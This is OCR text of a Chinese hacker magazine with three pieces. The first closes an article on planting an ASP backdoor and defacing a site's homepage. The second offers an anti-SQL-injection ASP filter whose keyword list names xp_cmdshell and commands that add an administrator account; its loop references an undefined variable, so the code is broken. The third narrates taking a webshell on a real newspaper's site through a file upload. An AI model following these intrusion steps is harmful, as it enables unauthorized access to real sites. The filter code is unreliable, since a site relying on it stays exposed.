


图13


再传个"干净"点的ASP后门上去，最后改一下主页留几句话算是警告吧。当然还是得帮站长把原首页备份了，毕竟建个站也不容易啊。

本次"友情"渗透也到此为止了，除了告戒大家像"雷霆888FLASH管理系统"这样的程序不能拿来用之外，还希望大家在突破Web和数据库分离的主机时找到更好的办法，不至于让SA注入变成鸡肋。

脚本小子：如今SQL注入如火如荼，注入者凭借一些入门级的工具，如阿D、明小子的Domain旁注Web综合检测程序、NBSI等，幸福地注入着网站。虽然ASP代码经历了很久的成长和成熟期，但其自身的缺陷，使众多ASP系统网站难逃一劫。为此，如何防止注入就成了一个摆在大家面前的话题了。

适合读者：网络爱好者、入侵爱好者

前置知识：无



SQL通用防注入探索

文/图 盐城师范学院 李刚

注入者多半是在提交的链接后加上如“'”，或明显正确的语句“and 1=1”来探测，这些符号如未在判断代码中过滤，服务器端则按照提交的语句进行解释，如此可轻松暴出数据库路径，如果提交的地址后面加入一些SQL查询代码，那么后果会怎么样呢？如此一来不经登录，恶意者便可访问数据库中的数据了。利用一些软件，更简化了攻击的操作，使数据库中的表甚至表中的字段，以及字段中的数据暴露无疑。

以前有很多防止注入的办法，笔者也曾尝试了一下，大都是在查询页加入防注入代码，如果是小网站，只有几个页面很容易实现；如果是中型或较大型网站，那么修改的工程量可想而知。笔者经过尝试，发现注入代码提交后，总是要访问数据库的，我们何不在数据库的连接字段中进行防注入呢？

经过一段时间的分析，发现只要过滤掉SQL语句中的一些关键字，就可轻松防止SQL注入。而对于XP_cmdshell等小的注入工具使用的关键字，我们同样要过滤，因为它可以在提交的地址后加入用户（net user x /add），并添加为管理员（net localgroup administrators x /add）的代码，这将使注入者控制整台服务器。


过滤代码如下，只要你将此代码，拷贝在数据库连接文件的代码之前，就可轻松防止整站被SQL注入。数据库连接文件一般为conn.asp、connection.asp、config.asp、con.asp等。

```
<%
on error resume next' 出错继续执行
dim sqlstr,error,num' 定义了数据库查询语句sqlstr，出错标志error，计数器num
sqlstr=request.servervariables("query_string")' 将服务器提交的查询语句赋给sqlstr
dim sqlkey(18)' 定义了查询关键字数组sqlkey，共19个元素
sqlkey(0)="net user"' 过滤关键字net user
sqlkey(1)="xp_cmdshell" '以下均为要过滤关键字，共19个常用SQL注入即其他关键字
sqlkey(2)="/add"
sqlkey(3)="exec%20master.dbo.xp_cmdshell"
sqlkey(4)="net localgroup administrators"
sqlkey(5)="select" '此关键字一定要过滤，sql语句中的查询都依赖它
sqlkey(6)="count"
sqlkey(7)="asc"
sqlkey(8)="char"
sqlkey(9)="mid"
sqlkey(10)="'"
sqlkey(11)=":"
sqlkey(12)=""""
sqlkey(13)="insert" '这也是必需过滤的关键字之一，它可以加入一条新的记录，如加管理员
sqlkey(14)="delete"
sqlkey(15)="drop" '用drop可以删除数据库中的表，危险啊
sqlkey(16)="truncate"
sqlkey(17)="from"
sqlkey(18)="%" '通配符也要过滤，只要知道部分字段就可用通配符查询了，汗啊
error=false' 置出错标志为否，即默认不出错
for num= 0 to ubound(deStr)' 从0到18开始记数
if instr(sqlstr,sqlkey(num))<>0 then '如果查询提交链接中有如上19个关键字则置error为真
error=true
end if
next
if error then '如果error为真则提示提交URL错误
Response.Write("对不起，非法URL地址请求，请不要尝试对本站注入!")
response.end
end if
%>
```

笔者亲自测试了很多能够被正常注入的站点，加入以上代码后，原先可以被注入工具利用的链接，现在都不可用了，试图提交“'”等关键字，页面提示“对不起，非法URL地址请求，请不要尝试对本站注入！”，看来防注入代码真的起到了作用。

适合读者：入侵爱好者、注入爱好者
前置知识：无

轻松获得电脑报的WebShell



文/图 雅虎

电脑报是国内发行量最大的计算机报，相信很多黑友一定看过，今天我们就来对他进行检测。打开主页http://www.cpcw.com，网站采用的是PHP+MySQL架构（当然我是获得WebShell后才知道数据库是MySQL的）。

用"'"、"and 1=1"、"and 1=2"手工测试了一下，都没有找到注入漏洞，我想也不会有这么低级的漏洞，好歹也是发行量最大的计算机报嘛。接下来想到了上传，在ASP上传漏洞都被大家重视的今天，PHP、JSP等的上传漏洞还没有引起大家足够的重视，我想原因可能是因为国内采用ASP的网站占了绝大多数的吧！经过本人一翻辛勤的努力，经过N次查找上传文件失败后，终于找到了一个上传文件的地方，如图1所示。




图1

又经过N次上传的实践，发现上传PHP、PHP加空格或加点、***.JPG.PHP等类型文件都不行，得出一条真理凡是沾了PHP的边，文件上传都会出现如图2所示提示。




图2

PHP不让传，那就试试ASP吧！于是抱着试试看的态度传了一个ASP文件，居然上传成功了，如图3所示。




图3

这让我高兴之余有点担忧，这么容易就能传上ASP文件，要是无法解析怎么办？不过事实证明我的担忧是多余的，它不仅能解析ASP，连ASPX都能解析。

获得的WebShell如图4所示。

